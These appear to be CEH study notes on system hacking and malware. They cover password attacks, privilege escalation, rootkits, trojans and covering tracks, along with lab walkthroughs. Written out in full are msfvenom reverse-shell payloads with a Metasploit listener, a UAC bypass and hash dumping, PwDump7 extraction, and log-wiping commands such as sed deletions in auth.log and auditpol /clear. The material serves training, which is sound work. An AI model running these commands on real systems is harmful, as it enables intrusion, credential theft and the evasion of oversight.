`su`	Allows you to perform functions as another user (super user)
  - Adding an ampersand after a process name indicates it should run in the background.
  - pwd - displays current directory
  - chmod - changes the permissions of a folder or file
    - Read is 4, write is 2 and execute is 1

Read	Write	Execute
r--	-w-	--x
4	2	1

  - First number is user, second is group, third is others
  - when you issue the ls command with -la flag on Linux, you can see the permissions. As you can see below the file have a permission for everyone (777), will be like this:
    - rwxrwxrwx ---> user
    - rwxrwxrwx ---> group
    - rwxrwxrwx ---> others
  - Another example - 755 is everything for users, read/execute for group, and read/execute for others
    - rwxr-xr-x ---> user
    - rwxr-xr-x ---> group
    - rwxr-xr-x ---> others
  - You also can set permissions like: chmod g=rw (set read/write for groups).
- Root has UID and GID of 0 - you can see this information by issuing the command id. root@kali:~# id
  - ```
    uid=0(root) gid=0(root) groups=0(root)
    ```
- First user has UID and GID of 500 (Fedora and CentOS); in most Linux systems the non-root/normal user are UID and GID of 1000.
- normal-user@kali:~# id
  - ```
    id
    uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(net
    ```
- Passwords are stored in /etc/shadow for most current systems
- /etc/passwd stores passwords in hashes.
- cat /etc/passwd
  - ```
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    (...)
    ```
    ```

- /etc/shadow stores passwords encrypted (hashed and salted) and is only accessible by root
- sudo cat /etc/shadow
  - 

- Goals of System Hacking
  Gaining Access | **Escalating Privileges** | **Executing Applications** | **Hiding Files** | **Covering Tracks**


  Gaining Access - Uses information gathered to exploit the system
  Password Attacks: Non-electronic attacks, Active online attacks, Passive online attacks, Offline attacks
  Escalating Privileges - Granting the account you've hacked admin or pivoting to an admin account
  Executing Applications - Putting back doors into the system so that you can maintain access
  Hiding Files - Making sure the files you leave behind are not discoverable
  Covering Tracks - Cleaning up everything else (log files, etc.)
  * *clearev* - Meterpreter shell command to clear log files (issued inside Metasploit Framework)
  * Clear MRU list in Windows
  * In Linux, append a dot in front of a file to hide it

- Password Attacks
  Non-Electronic | **Online** - Active and Passive | **Offline** | **Tools** | **Countermeasures**

  - Non-electronic - Non-technical attacks.
    Social engineering (most effective) | **Shoulder surfing** | **Dumpster diving** | **Snooping around** | **Guessing**
  - Active online - done by directly communicating with the victim's machine.
    Includes **Dictionary** and **Brute-force** attacks, **hash injections**, **phishing**, **Trojans**, **spyware**, **keyloggers**
    Active online attacks are easier to detect and take a longer time.

    - LLMNR / NBT-NS Poisoning using Responder
      Attack based off Windows technologies that **caches DNS locally**. Responding to these **poisons the local cache**. If an NTLM v2 hash is sent over, it can be sniffed out and then cracked.

      LLMNR uses UDP 5355
      NBT-NS uses UDP 137
      Responder is the tool to sniff the access logs from LLMNR / NBT-NS

- 

  - Keylogging
    Process of using a hardware device or software application to **capture keystrokes of a user**
  - Tools for Active Online Attack
    Medusa | **Hydra** | **NBNSpoof** | **Pupy** | **Metasploit** | **Responder**

    Responder - LLMNR and NBT-NS responder, it will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answers to File Server Service request, which is for SMB.
  - To automate the testing of user IDs and passwords
    Combine "net" commands with a tool such as NetBIOS Auditing tool or Legion.
  - Tools for NetBIOS attack
    Hydra | **Metasploit**
- Passive online
  Sniffing the wire in hopes of intercepting a password in clear text or attempting a replay attack or man-in-the-middle attack
  - Tools for Passive Online Attack
    Cain and Abel | **Ettercap** | **KerbCrack** | **ScoopLM**

    Cain and Abel - Can poison ARP and then monitor the victim's traffic; Also used for cracking hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.
    Ettercap - MITM tool for LAN's, DNS Spoofer; Help against SSL encryption; Intercept the traffic on a network segment, capture passwords, and conduct an active eavesdropping against a number of common protocols.
    KerbCrack - built-in sniffer and password cracker looking for port 88 Kerberos traffic
    ScoopLM - specifically looks for Windows authentication traffic on the wire and has a password cracker
- Offline
  when the hacker steals a copy of the password file (Plaintext or Hash) and does the cracking on a separate system.
  - Dictionary Attack

Uses a **word list** to attack the password. Fastest method of attacking. You also can generate your own wordlist with given parameters like length, combining letters and numbers, profiling etc.

- Tools for generate Wordlists
  CeWL | **crunch**

- Brute force attack
  Tries every combination of characters to crack a password. Can be faster if you know parameters (such as at least 7 characters, should have a special character, etc.)

- Hybrid attack
  Takes a dictionary attack and **replaces characters** (such as a 0 for an o) or **adding numbers to the end.**

- Rainbow tables
  Uses **pre-hashed passwords to compare** against a password hash. Is faster because the hashes are already computed.

- Tools for cracking password files (CLI)
  John The Ripper | **Hashcat**

  John the Ripper - Works on Unix, Windows and Kerberos; Compatible with MySQL, LDAP and MD4.

  Hashcat - Advanced password recovery tool; Provides several options like hash modes OS's, documents, password managers... (MD5, SHA-family, RIPE-MD, NTLM, LM, BitLocker, OSX, MD5 salted or iterated, and the list goes on).

- Tools for cracking password files (GUI)
  Cain & Abel | **LOphcrack** | **Ophcrack** | **Rainbowcrack** | **Legion** | **KerbCrack** | **Mimikatz** | **fgdump** | **Pwdump7**

  Cain & Abel - Windows software; Cracks hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.
  LOphcrack - Paid software; Extract and crack hashes; Uses brute force or dictionary attack;
  Ophcrack - Free open-source; Cracks Windows log-in passwords by using LM hashes through rainbow tables.
  Rainbowcrack - Rainbow tables generator for password cracking
  Legion - Legion automates the password guessing in NetBIOS sessions. Legion scans multiple IP address ranges for Windows shares and also offers a manual dictionary attack tool.
  KerbCrack - Crack Kerberos passwords.
  Mimikatz - Steal credentials and escalate privileges (Windows NTLM hashes and Kerberos tickets(Golden Ticket Attack); 'Pass-the-hash' and 'Pass-the-ticker').
  fgdump - Dump SAM databases on Windows machines.
  Pwdump7 - Dump SAM databases on Windows machines.

- CHNTPW
  Software utility for **resetting or blanking local passwords** used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes.

  Physical access to victim's computer
  Startup on BIOS and allow boot to CD or USB
  Modify the SAM user account information through the CHNTPW

- Password attack countermeasures
  Length of passwords is good against brute-force attacks. | **Password complexity** is good

against dictionary attacks.

- Privilege Escalation and Executing Applications
  Vertical | **Horizontal**

  Vertical - Lower-level user executes code at a higher privilege level (e.g.: common user to root/ administrator).
  Horizontal - executing code at the same user level but from a location that would be protected from that access.

  Practical
  * Crack the password of an admin - primary aim

  * Taking advantage of an OS vulnerability
  1) One way to perform a priv esc is using CVE's in order to perform local shells, c shells, web shells and so on.
  2) Examples:
  Linux: **DirtyCow** race-condition vulnerability;
  Windows: **EternalBlue** exploits the old Samba version 1 to leverage a Remote code execution (RCE);

  * DLL Hijacking - replacing a DLL in the application directory with your own version which gives you the access you need
  * In Linux machines is possible to look for crontabs and find misconfigurations on privileges.
  * In Linux, insecure sudo can lead a privilege escalation to root; You can check this by typing: sudo -l. If there's any system command that allows NOPASSWD option this may lead to escalation.
  * Nmap old versions you can start interactive mode and issue the !/bin/bash to elevate root priveleges.
  * Use a tool that will provide you the access such as Metasploit
  * Social engineering a user to run an application
  * ECC refers executing applications as "owning" a system
  * Executing applications - starting things such as keyloggers, spyware, back doors and crackers

- Covert data gathering
  Keyloggers | **Spywares**

  - Keyloggers
    Record keys strokes of a individual computer keyboard or a network of computers. Keylogger when associated with spyware, helps to transmit your information to an unknown third party.

    - Types of Keyloggers
      Hardware keylogger | **Software keylogger**

      Hardware keylogger
      * PC/BIOS embedded
      * Keyboard
      * External device: **PS/2 and USB, Acoustic/CAM, Bluetooth, Wi-Fi**
      * Hardware Keylogger Tools: **KeyGrabber** - electronic device capable of caputring keystrokes from PS/2 USB keyboard.

      Software keylogger
      * Application
      * Kernel
      * Hypervisor-based
      * Form Grabbing based (records from web form data)
      * Software Keylogger Tools: **KeyCarbon, Keyllama Keylloger, Keyboard logger, KeyGhost**

- Spywares
  Watching user's action and logging them without the user's knowledge.
  Hide its process, files and other objects.
  Spywares can teals user's PII, monitors activity, display annoying pop-ups, redirect web pages to ads, changes the browser's settings, steal passwords, modifies the DLLs, changes firewall settings and so on.
  - Types of spyware
    Desktop | **Email** | **Internet** | **Child-Monitoring** | **Screen Capturing** | **USB** | **Audio and Video** | **Printers** | **Mobile devices** / **Telephones** / **Cellphones** | **GPS**
  - Spyware Tools
    SpyAgent | **Power Spy** | **mSpy** | **USBDevice**

    SpyAgent - allows you to secretly monitor and record all activities on your computer, which is completely legal.
    Power Spy - allows you to secretly monitor and record all activities on your computer, which is completely legal.
    mSpy - GPS spyware that trace the location of particular mobile devices.
    USBDeview - monitors and analyzes data transferred between any USB device connected to a computer.
- Defending against Keyloggers and Spywares
  - Restrict physical access to computer systems
  - Use anti-keylogger between the keyboard and its driver
  - Use pop-up blocker and avoid opening junk emails
  - Use anti-spyware/antivirus
  - Firewall and anti-keylogging software(Zemana AntiLogger)
  - Update and patch!
  - Recognize phishing emails
  - Host-based IDS
  - Automatic form-filling password manager or virtual keyboard
- Hiding Files
  Steganography | **Alternate Data Stream** (ADS) - In Windows
  - In Windows, you can use Alternate Data Stream (ADS) to hide files
    Hides a file from directory listing on an NTFS file system
    type badfile.exe: > plaintext.txt:badfile.exe
    Next create a symlink mklink normalApp.exe readme.txt:badfile.exe

    You can also clear out all ADS by copying files to a FAT partition

    To show ADS, dir /r does the trick;
    You can use streams from Sysinternals to show streams.
    Also you can use FTK (Forensics Toolkit) to look for this

    You can also hide files by attributes
    In Windows: attrib +h filename
    In Linux, simply add a **.** to the beginning of the filename (.file.tar)

- Steganography

  Practice of **concealing a message inside another medium** so that only the sender and recipient know of its existence

  Ways to Identify
  Text - character positions are key - blank spaces, text patterns
  Image - file larger in size; some may have color palette faults
  Audio & **Video** - require statistical analysis

  Methods
  Least significant bit insertion - changes least meaningful bit
  Masking and filtering (grayscale images) - like watermarking
  Algorithmic transformation - hides in mathematical functions used in image compression

  Tools
  QuickStego
  gifshuffle
  SNOW
  Steganography Studio
  OpenStego

- Rootkits

  A rootkit is a program or a collection of malicious software tools that **give a threat actor remote access** to and control over a computer or other system.
  Software put in place by attacker to obscure system compromise.
  Hides processes and files.
  Also allows for future access.

  - Examples

    Horsepil | **Grayfish** | **Firefef** | **Azazel** | **Avatar** | **Necurs** | **ZeroAccess**

    Horsepill - Linus kernel rootkit inside initrd
    Grayfish - Windows rootkit that injects in boot record
    Firefef - multi-component family of malware
    Azazel
    Avatar
    Necurs
    ZeroAccess

  - Types of Rootkits

    Hypervisor Level | **Hardware** | **Boot Loader Level** | **Application Level** | **Kernel Level** | **Library Level**

    Hypervisor level - rootkits that modify the boot sequence of a host system to load a VM as the host OS
    Hardware - hide malware in devices or firmware
    Boot loader level - replace boot loader with one controlled by hacker
    Application level - directed to replace valid application files with Trojans
    Kernel level - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous
    Library level - use system-level calls to hide themselves

  - Detection of Rootkits

    One way to detect rootkits is to **map all the files on a system** and then **boot a system from a clean CD version** and **compare the two file systems**.

- Covering Tracks

Clearing logs is the main idea behind covering tracks.
Find and clear the logs.
Falsify/Modify logs.

- On Linux:
  - Linux keep the command line history on .bash_history file
    To clear out the **command line history** use rm -rf to force remove. You also can use shred -zu that **deletes the file and overwrite on memory**.
    You can also use history -c to **clear all command line history** on entire system or history -w to **clear out all session history**.
  - Turn off the command logs
    export HISTSIZE=0
    echo $HISTSIZE will return 0 limiting the number of commands which can be saved in $HISTFILE.
  - clearev
    Meterpreter shell command to clear log files (issued inside Metasploit Framework)
  - Most common logs on Linux:
    - General messages, as well as system-related information.
      /var/log/messages or /var/log/syslog/
    - Store authentication logs, including both successful and failed logins and authentication methods.
      /var/log/auth.log or /var/log/secure
    - Related to booting and any messages logged during startup.
      /var/log/boot.log
    - Stores all logs related to mail servers.
      /var/log/maillog or var/log/mail.log
    - Clearing and Modifying logs on Linux:
      - It is possible to echo whitespace to clear the event log file:
        echo " " > /var/log/auth.log
      - Also you can perform this by using 'black hole dev/null':
        echo /dev/null > auth.log
      - To tamper/modify the log files, you can use sed stream editor to delete, replace and insert data.
        sed -i '/opened/d' /var/log/auth.log - this command will delete every line that contains the 'opened' word, that refers to opened sessions on Linux system.
- On Windows:
  - To clear out all command line history
    On **CMD** Prompt: press [alt] + [F7] | On **PowerShell**: type Clear-History
  - In Windows, you need to **clear application, system and security logs**.
  - **Auditpol** for changing settings on log files (used for **manipulate audit policies**).
  - Main commands

auditpol /get /category:* --> display all audit policies in detail if is enable (Object Acces, System, Logon/Logoff, Privilege Use, and so on).
auditpol /clear --> reset (disable) the system audit policy for all subcategories.
auditpol /remove --> Removes all per-user audit policy settings and disables all system audit policy settings.

- MRU
  "Most Recently Used" programs that registry recently used programs/files and saves on Windows Registry.
- Is possible to **manually clear** the logs on **Event Viewer**.

- Conclusion on Covering Tracks
  Corrupt a log file | **disable auditing** ahead of time | Be selective and **delete entries pertaining to your actions** (Best Option)

  One Option is to **corrupt a log file** - this happens all the time
  Best option is be **selective** and **delete** the **entries pertaining** to your actions.
  Can also **disable auditing ahead of time** to prevent logs from being captured

  - Tools
    ccleaner | **MRUblaster** | **clearev** (meterpreter)

    ccleaner --> automate the system cleaning, scrub online history, log files, etc. [Windows]
    MRUblaster [Windows]
    Meterpreter on MSF have **clearev** to clear all event logs remotely. [Kali Linux using MSF]

1 Backlink

EC-Council Official Labs

- Module 06 - System Hacking

  - Objective
    The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

    The objective of this lab is to help students learn to monitor a system remotely and to extract hidden files and other tasks that include:
    * Extract administrative passwords
    * Hiding files and extracting hidden files
    * Recovering passwords
    * Monitoring a system remotely

  - Exercise 1
    Dumping and Cracking **SAM Hashes** to Extract Plaintext Passwords

    - Lab Objective
      The Objective of this lab is to help students learn how to:
      Use the pwdump7 tool to extract passwords hashes
      Use the Ophcrack tool to crack the passwords and obtain plain text passwords

    - Windows 10
      In the CMD, To get get user account names and their respective IDs
      wmic useraccount get name, sid

      To see the password hashes of the user accounts in CMD
      cd C:\Users\Admin\Desktop\pwdump7
      PwDump7.exe

To the write the password hashes to a file
PwDump7.exe > c:\hashes.txt

In hashes.txt
We will replace the box symbol "[]" before each user ID with its respective User name which we got earlier from PwDump7.exe command and save the file.

Start the ophcrack.exe application
Click **Load** from the menu-bar and select **PWDUMP file** from the drop-down list.
In **Open PWDUMP file** window, select **hashes.txt** file on the **Desktop** and click **Open**.

When hashes gets loaded into the application, click **Tables** from the menu bar.

In **Table Selection** window, Select **Vista free** in the list and click **Install**.
In **Select the directory which contains the tables** window, Select **tables vista free** folder which in this case is placed at **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack** and click **Select Folder**.

The selected **tables_vista_free** is installed under the name **Vista free**, which is represented by a green colored bullet, Select the table, and click **OK**.

Click **Crack** on the menu bar. Wait for 15-17 minutes.

- Exercise 2
  Creating and Using **Rainbow Tables**
  - Lab Objective
    The objective of this lab is to show students how to create rainbow tables and use them to crack the hashes and obtain plain text passwords.
  - Windows Server 2012
    In **Winrtgen** main window
    Click on **Add Table** button to add a new rainbow table.

    The **Rainbon Table properties** window appears
    Select **ntlm** from **Hash** dropdown list.
    Set **Min Len** as **4**, **Max Len** as **6** and **Chain Count 4000000**
    Select **loweralpha** from **Charset** dropdown list
    Click **OK**.

    A file will be createn and displayed in the **Winrtgen** window, Click **OK**.
    Now, click **Start** button to generate rainbow tables. Wait for **1 Hour**.

    Start the **RainbowCrack** application, **rcrack_gui.exe**
    In the RainBowCrack window, click **File** from the menu-bar and click **Load NTLM Hashes from PWDUMP File....** Select **hashes.txt** file and click **Open**.

    Now to use the generated rainbow table to crack the hashes, click **Rainbow Table** from the menu bar and click **Search Rainbow Tables...** Select **ntlm_loweralpha#4-6_0_2400x4000000_oxid#001.rt** and click **Open**.

    RainbowCrack will automatically start cracking the hashes as soon as the table gets loaded.

- Exercise 3

  Auditing System Password Using **L0phtCrack**

  - Lab Objective

    The objective of this lab is to help students learn how to use the L0phCrack tool to attain user passwords that can be easily cracked

  - Windows Server 2012

    Start **L0phtCrack 7**, **lc7setup_v7.0.15_Win64.exe**
    After the installation, **L0phtCrack 7 - Trial** window should open, Click **Proceed with Trial**.

    In the Startup dialogue box, Click **Password Auditing Wizard**.
    LC7 Password Auditing Wizard window appears showing the **Introduction** section, click **Next**.
    Choose Target System Type section appears, select the **Windows** radio button and click **Next**.
    In **Windows Import** Section, Select **A Remote Machine** radio-button and click **Next**.

    In **Windows Import From Remote Machine (SMB)**, fill in the following details:
    In the **Host**: field type 10.10.10.12
    Select the **Use Specific User Credentials** radio-button

    In the Credentials section type the following info in the respective fields:
    Username: Administrator
    Password: Pa$$w0rd
    Domain: CEH.com
    Click **Next**.

    In **Choose Audit Type** section, Select **Strong Password Audit** radio-button and click **Next**.
    In **Reporting Options** section, Check that **Display passwords when audited** and **Display encrypted password hashes** options are selected and click **Next**.

    In **Job Scheduling** section, Select **Run this job immediately** radio-button and click **Next**.
    In **Summary** section, Click **Finish**.
    In **Perform Calibration?** pop-up, click **No** every time it shows up.

    In **Copying LC7 Agent** window appears, click **Yes**.
    It can take up to **5 hours** to finish cracking all the passwords.

- Exercise 4

  Exploiting Client Side Vulnerabilities and Establishing a VNC Session

  - Lab Objective

    The objective of this lab is to help students learn how to exploit client-side vulnerabilities and establish a VNC session.

  - Kali Linux

    In Terminal
    msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.11 LPORT=444 -o /root/Desktop/Test.exe

    Create a share folder and change permissions of the executable
    mkdir /var/www/html/share

chmod -R 755 /var/www/html/share/
chown -R www-data:www-data/var/www/html/share/
ls -la /var/www/html/ | grep share

Start the apache server
service apache2 start

Start the Metasploit Framework and setup a listner
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.10.11
set LPORT 444
run

Go to the Victim Machine (Windows 10)
In the browser, http://10.10.10.11/share
In the share folder contents, click **Test.exe** file to download and save it.

Go back to Kali Linux
Session is created in meterpreter shell.

In the meterpreter shell, to start a VNC session with victim,
run vnc

We got a "**TightVNC: desktop-ava4nan**" window with the victim Desktop.

- Exercise 5

  Escalation Privileges by Exploiting Client side Vulnerabilities

  - Lab Objective

    The objective of this lab is to help students learn how to escalate privileges on a victim machine by exploiting its vulnerabilities.

  - Kali

    In Terminal
    msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe

    Create a share folder and change permissions of the executable
    mkdir /var/www/html/share
    chmod -R 755 /var/www/html/share/
    chown -R www-data:www-data/var/www/html/share/
    ls -la /var/www/html/ | grep share

    To start the apache2 server
    service apache2 start

    cp /root/Desktop/Exploit.exe /var/www/html/share/

    To Start the Metasploit Framework
    msfconsole
    use exploit/multi/handler
    set payload windows/meterpreter/reverse_tcp
    set LHOST 10.10.10.11
    To start the listener
    exploit -j -z

Now, Go to Victim machine (Windows 10)
In the **Browser** open http://10.10.10.11/share
Click on the **Exploit.exe** file to **Download** and then **Run** it.

Go back to kali and in Metasploit shell
sessions -i 1

To get the Server username
getuid

To dump the password hashes
run posts/winodwows/gather/smart_hashdump
Command fails due to insufficient privileges.

Trying to escalate privileges by trying to bypass the user account control settings which is blocking us from gaining unrestricted access to machine
getsystem -t 1
This command uses the **Service - Named Pipe Impersonation (In Memory/ Admin) Technique**.
This command also fails to escalate the privileges.

Background the meterpreter session.
use exploit/windows/local/bypassuac_fodhelper
show options
set SESSION 1
set payload windows/meterpreter/reverse_tcp
show options
set LHOST 10.10.10.11
set TARGET 0
Here, 0 is Exploit Target ID.
exploit

This will exploit the UAC settings in Windows 10 machine.
After getting the meterpreter session, to check the current User ID
getuid
Server username: ***DESKTOP-AVA4NAN\Admin***
We are still a normal user.

To elevate privileges
getsystem
getuid
Server username: ***NT AUTHORITY\SYSTEM***

To dump password hashes
run post/windows/gather/smart_hashdump
This time meterpreter will successfully extract the NTLM hashes.

- Exercise 6
  Hacking Windows 10 using Metasploit, and Post Exploitation Using Meterpreter
  - Lab Objective
    The objective of this lab is to:
    * Create a Server and testing the network for attack
    * Attacking a network using a sample backdoor and monitor system activity

- Create a text file (here secret.txt)

Module 07 - Malware Threats

- Malware Basics

  Malware code is described as computer **viruses**, **worms**, **Trojan horses**, **ransomware**, **spyware**, **adware**, and **scareware**, among other terms

  - Malware

    Any **software intentionally designed to cause damage** to a computer, server or computer network.
    Malware has a malicious intent, acting against the interest of the computer user.

  - How is malware distributed?

    SEO manipulation | **Social Engineering** / **Click-jacking** | **Phishing** | **Malvertising** | **Compromising legitimate sites** | **Drive-by downloads** | **Spam**

  - Overt Channels

    An overt channel is the **normal and legitimate way** that **programs communicate** within a computer system or network.

  - Covert Channels

    A covert channel **uses programs** or **communications paths** in ways that were **not intended.**

  - Wrappers

    Programs that allow you to **bind an executable to an innocent file**.

  - Basic components of Malware

    Cryptor | **Downloader** | **Dropper** | **Exploit** | **Injector** | **Obfuscator** | **Packers** | **Payload** | **Malicious Code**

    Cryptor - use a combination of encryption and code manipulation to render malware undetectable to security programs; protects from being scanned or found during analysis.
    Downloader - Used to download additional malware.
    Dropper - Used to install additional malware into the target system.
    Exploit - Malicious code used to execute on a specific vulnerability.
    Injector - Used to expose vulnerable processes in the target system to the exploit.
    Obfuscator - Used to conceal the true purpose of the malware.
    Packers - Used to bundle all of the malware files together into a single executable.
    Payload - Used to take over the target machine.
    Malicious Code - Used to define the abilities of the malware.

  - Exploit Kits

    Help deliver exploits and payloads. **Infinity** | **Bleeding Life** | **Crimepack** | **Blackhole Exploit Kit**

- Types of Viruses and Worms

  - Working

    Infection Phase | **Attack Phase**

    Infection Phase - a virus planted on a target system and replicates itself and attaches to one or more executable files
    Attack phase - the infected file is executed accidentally by the user, or in some way is deployed and activated

  - Virus

    Designed to spread from **host to host** and has the ability to **replicate itself**. They **cannot**

reproduce/spread without help. They **operate by inserting or attaching itself** to a **legitimate program** or **document** in order to execute its code.

- Types of Virus

  Macro | **Compression** | **Stealth** | **Polymorphic** | **Multipart** | **Self-garbling (metamorphic)**

  Macro Virus - Written in a macro language (e.g: VBA) and that is platform independent.
  Compression Viruses - Another type of virus that appends itself to executables on the system and compresses them by user's permissions.
  Stealth Virus - Hides the modifications it has made; Trick antivirus software; intercepting its requests to the OS and provides false and bogus information.
  Polymorphic Virus - Produces varied but operational copies of itself. A polymorphic virus may have no parts that remain identifcal between infections, making it very hard to detect using signatures.
  Multipart Virus - Attempts to infect both boot sector and files; generally refers to viruses with multiple infection methods.
  Self-garbling (metamorphic) virus - Rewrites itself every time it infects a new file.

- Other Virus Types

  Boot Sector | **Shell** | **Cluster** | **Encryption** | **Cavity** | **Sparse Infector** | **File Extension**

  Boot Sector Virus - known as system virus; moves boot sector to another location and then inserts its code int he original location
  Shell Virus - wraps around an application's code, inserting itself before the application's
  Cluster Virus - modifies directory table entries so every time a file or folder is opened, the virus runs
  Encryption Virus - uses encryption to hide the code from antivirus
  Cavity Virus - overwrite portions of host files as to not increase the actual size of the file; uses null content sections
  Sparse Infector Virus - only infects occasionally (e.g. every 10th time)
  File Extension Virus - changes the file extensions of files to take advantage of most people having them turned off (readme.txt.vbs shows as readme.txt)

- Virus Makers

  Sonic Bat | **PoisonVirus Maker** | **Sam's Virus Generator** | **JPS Virus Maker**

- Major characteristics of viruses

  Infecting other files | **Self-replication** | **Alteration of data** | **Transforms itself** | **Corruption of files and data** | **Encrypts itself**

- Stages of Virus Lifecycle

  Design | **Replication** | **Launch** | **Detection** | **Incorporation** | **Execution of the damage routine**

  Design
  Replication
  Launch
  Detection
  Incorporation - A.V. figures out the virus pattern & builds signatures to identify and eliminate the virus
  Execution of the damage routine - A.V. to the rescue

- Worm

  Self-replicating malware that sends itself to other computers **without human intervention**.
  Usually doesn't infect files - just resides in active memory
  Often used in botnets

- Types of Worm

Ghost Eye | **Logic Bomb** | **Rootkit** | **Ransomware** | **Trojan Horse** | **RAT** | **Behavior Blocking**

Ghost Eye Worm - hacking tool that uses random messaging on Facebook and other sites to perform a host of malicious efforts.
Logic Bomb - Executes a program when a certain event happens or a date and time arrives.
Rootkit - Set of malicious tools that are loaded on a compromised system through stealthy techniques; Very hard to detect;
Ransomware - malicious software designed to deny access to a computer until a price is paid; usually spread through email
WannaCry - famous ransomware; within 24 hours had 230,000 victims; exploited unpatched SMB vulnerability
Other Examples
Cryptorbit
CryptoLocker
CryptoDefense
police-themed
Trojan horse - A program that is disguised as another legitimate program with the goal of carrying out malicious activities in the background without user's knowledge.
RAT - Remote Access Trojans - Malicious programs that run on systems and allow intruders to access and use a system remotely.
Behavior blocking - Allowing the suspicious code to execute within the OS and watches its interactions looking for suspicious activities.

- Trojans

Software that **appears to perform a desirable function** but instead **performs malicious activity**.
To hackers, it is a method to gain and maintain access to a system
Trojans are means of delivery whereas a backdoor provides the open access
Trojans are typically spread through Social Engineering.

- Types of Trojans

Defacement | **Proxy Server** | **Botnet** | **RAT** | **E-banking** | **IoT** | **Security Software Disable** | **Command Shell** | **Covert Channel Tunneling Trojan** (**CCTT**)

* **Defacement trojan**
* **Proxy server trojan**
* **Botnet trojan**
1) Chewbacca
2) Skynet
* **Remote access trojans**
1) RAT
2) MoSucker
3) Optix Pro
4) Blackhole
* **E-banking trojans**
1) Zeus
2) Spyeye
* **IoT Trojans**
* **Security Software Disable Trojans**
* **Command Shell Trojan** - Provides a backdoor to connect to through command-line access
1) Netcat
* **Covert Channel Tunneling Trojan (CCTT)** - a RAT trojan; creates data transfer channels in previously authorized data streams

- Infection Process

Create a **Trojan** > **Dropper** > **Wrapper** | **Propagate** the Trojan | **Execute** the Dropper

* **Creation of a Trojan using Trojan Construction Kit**

* **Create a Dropper**
Used to install additional malware into the target system.
* **Create a Wrapper**
Wrappers - programs that allow you to bind an executable to an innocent file
* **Propagate the Trojan**
* **Execute the Dropper**

- Trojan Port Numbers

  Its not necessary to know every possible trojan port in the history for the CEH exam, it's good for understanding.

TCP Port	Trojan Name
2	Death
20	Senna Spy
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash
22	Shaft
80	Executor
31,456	Hackers Paradise
421	TCP Wrappers
555	Ini-Killer
666	Doom, Santaz Back
1001	Silencer, WebEx
1011	Doly Trojan
1095-98	RAT
1243	SubSeven
1600	Shiva-Burka
2001	Trojan Cow
6670-71	Deep Throat
7777	Tini
1000	Dumaru.Y
10080	SubSeven 1.0-1.8, MyDoom.B
12345	VooDoo Doll, NetBus 1.x, GabanBus, Pie Bill Gates, X-Bill
12361-3	Whack a Mole
17300	NetBus
31337,8	Back Orifice
65506	SubSeven, PhatBot, AgoBot, Gaobot

- Trojan Countermeasures

  Some **Guidelines** | **Techniques**

  - To protect yourself or your organization from the trojan
    * Avoid clicking on unusual or suspect email attachments
    * Block unused ports
    * Monitor network traffic
    * Avoid downloading from untrusted sources
    * Install & updated anti-virus software
    * Scan removable media before use
    * Validate file integrity of all externally sourced software
    * Enable auditing
    * Configure Host-Based firewalls
    * Use IDS
  - Techniques

    netstat -an | netstat -b | **Processor Explorer** | **Msconfig** | **Tripwire** | **SIGVERIF | Registry Monitoring Tools**

    - netstat -an

Shows open ports in numerical order

- netstat -b
  Displays all active connections and the **processes using them**
- Process Explorer
  Microsoft tool that **shows** you everything about **running processes**.
- Registry Monitoring Tools
  SysAnalyzer | **Tiny Watcher** | **Active Registry Monitor** | **Regshot**
- Msconfig
  Windows program that shows all **programs set to start on startup**.
- Tripwire
  Integrity verifier that can act as a HIDS in protection against trojans
- SIGVERIF
  Build into Windows to **verify the integrity of the system**.
  Log file can be found at c:\windows\system32\sigverif.txt
  Look for drivers that are not signed

- Malware Analysis

Malware analysis is the **study** or **process of determining** the **functionality**, **origin** and **potential impact** of a given malware sample such as a virus, worm, trojan horse, rootkit, or backdoor.

- Types of Malware analysis
  Static (Code Analysis) | **Dynamic** (Behavioral Analysis)

  Static (Code Analysis) - performed by fragmenting the binary file into individual elements that can be analyzed without executing them.
  * File fingerprinting
